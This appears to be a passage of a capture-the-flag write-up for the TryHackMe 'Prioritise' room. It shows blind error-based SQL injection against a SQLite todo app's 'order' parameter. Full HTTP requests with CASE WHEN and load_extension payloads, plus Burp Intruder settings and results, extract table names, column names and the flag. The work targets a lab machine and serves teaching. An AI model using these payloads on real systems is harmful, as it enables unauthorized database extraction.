
To find the Length of the name of the first column



```
GET /?order=
(SELECT+CASE+WHEN+((SELECT+LENGTH(name)+FROM+PRAGMA_TABLE_INFO('todos')+LIMIT+1)=2)+THEN+load_extension(1)+ELSE+1+END) HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
```


```
HTTP/1.1 500 INTERNAL SERVER ERROR
Content-Type: text/html; charset=utf-8
Content-Length: 290

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  500 Internal Server Error
```

Add the payload



```
GET /?order=(SELECT+CASE+WHEN+((SELECT+SUBSTR(name,§1§,1)+FROM+PRAGMA_TABLE_INFO('todos')+LIMIT+1)='§a§')+THEN+load_extension(1)+ELSE+1+END) HTTP/1.1
Host: 10.10.144.163
Upgrade-Insecure-Requests: 1
```

Name of the 1st col




Request	Payload 1	Payload 2	Status	Error	Timeo
8	2	d	500	☐	☐
17	1	i	500	☐	☐

Following similar steps, I obtained the names of all the columns.


Table 1: 5 letters (todos)

1st Column	2 letters (id)
2nd Column	5 letters (title)
3rd Column	4 letter (done)
4th Column	4 letters (date)

Despite acquiring this information, I still lacked the flags. It was evident that there was another table in play. By adjusting the queries to include LIMIT+1+OFFSET+1, I uncovered the name of the second table: 'flag'.




```
GET /?order=(SELECT+CASE+WHEN+((SELECT+SUBSTR(tbl_name,§1§,1)+FROM+sqlite_master+WHERE+type='table'+LIMIT+1+OFFSET+1)='§a§')+THEN+load_extension(1)+ELSE+1+END) HTTP/1.1
Host: 10.10.216.103
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
```


Filter: Hiding 2xx responses

Request	Payload 1 ^	Payload 2	Status	Error	Timeout	Length	Comment
21	1	f	500	☐	☐	389	
46	2	l	500	☐	☐	389	
3	3	a	500	☐	☐	389	
28	4	g	500	☐	☐	389	


Adding the appropriate payloads


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.144.163

```
GET /?order=(SELECT+CASE+WHEN+((SELECT+SUBSTR(flag,§1§,1)+FROM+flag)='§a§')+THEN+load_extension(1)+ELSE+1+END) HTTP/1.1
Host: 10.10.144.163
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
```


Payload sets

You can define one or more payload sets. The number of payload se

Payload set: 1 Payload count: 38

Payload type: Numbers Request count: 0

Payload settings [Numbers]

This payload type generates numeric payloads within a given range

Number range

Type: [✓ Sequential] Random

From: 1

To: 38

Step: 1

How many:

Number format

Base: [✓ Decimal] Hex


Min integer digits:

Max integer digits:


Min fraction digits: 0

Max fraction digits: 0


Applying the appropriate payloads and saving the response, I triumphantly retrieved the coveted flag.



Request	Payload 1 ^	Payload 2	Stat
2184	18	5	500
2337	19	9	500
2148	20	4	500
2073	21	2	500
2074	22	2	500
213	23	f	500
2114	24	3	500
139	25	d	500
2268	26	7	500
103	27	c	500
104	28	c	500
2233	29	6	500
2082	30	2	500
107	31	c	500
108	32	c	500
2313	33	8	500
224	34	f	500
149	35	d	500
112	36	c	500
151	37	d	500



```
┌──(kali㉿kali)-[~]
└─$ cat mini.txt | tr -d '\n'
flag65f2f8cfd53d53d594222f3d7cc62cc8fdcd
```



Congratulations

You've completed the room! Share this with your friends:

Key Takeaways:

- Subqueries are invaluable for counting columns in SQL injection scenarios.
- SQLite's unique characteristics, like the absence of a SLEEP function, can hint at the underlying database.
- Boolean Error Inferential Injection is a powerful technique for extracting information from databases.
- Understanding SQL functions like SUBSTR, LENGTH, and ORDER BY is crucial in payload creation.

Links:
TryHackMe room: https://tryhackme.com/room/prioritise